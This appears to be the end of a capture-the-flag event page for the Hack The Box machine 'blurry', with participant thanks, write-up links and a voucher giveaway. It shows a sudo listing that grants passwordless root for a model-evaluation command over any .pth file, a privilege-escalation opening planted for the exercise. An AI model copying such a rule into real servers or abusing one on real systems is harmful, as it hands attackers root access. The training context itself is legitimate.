User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~$
```



Thanks for your Participation ! You did Awesome !!!

Writeups:

- https://0xdf.gitlab.io/2024/03/02/htb-cozyhosting.html
- https://www.youtube.com/watch?v=okTl6kWrncg



5x Hack the Box VIP+ Vouchers (1 Month)

https://spinthewheel.io/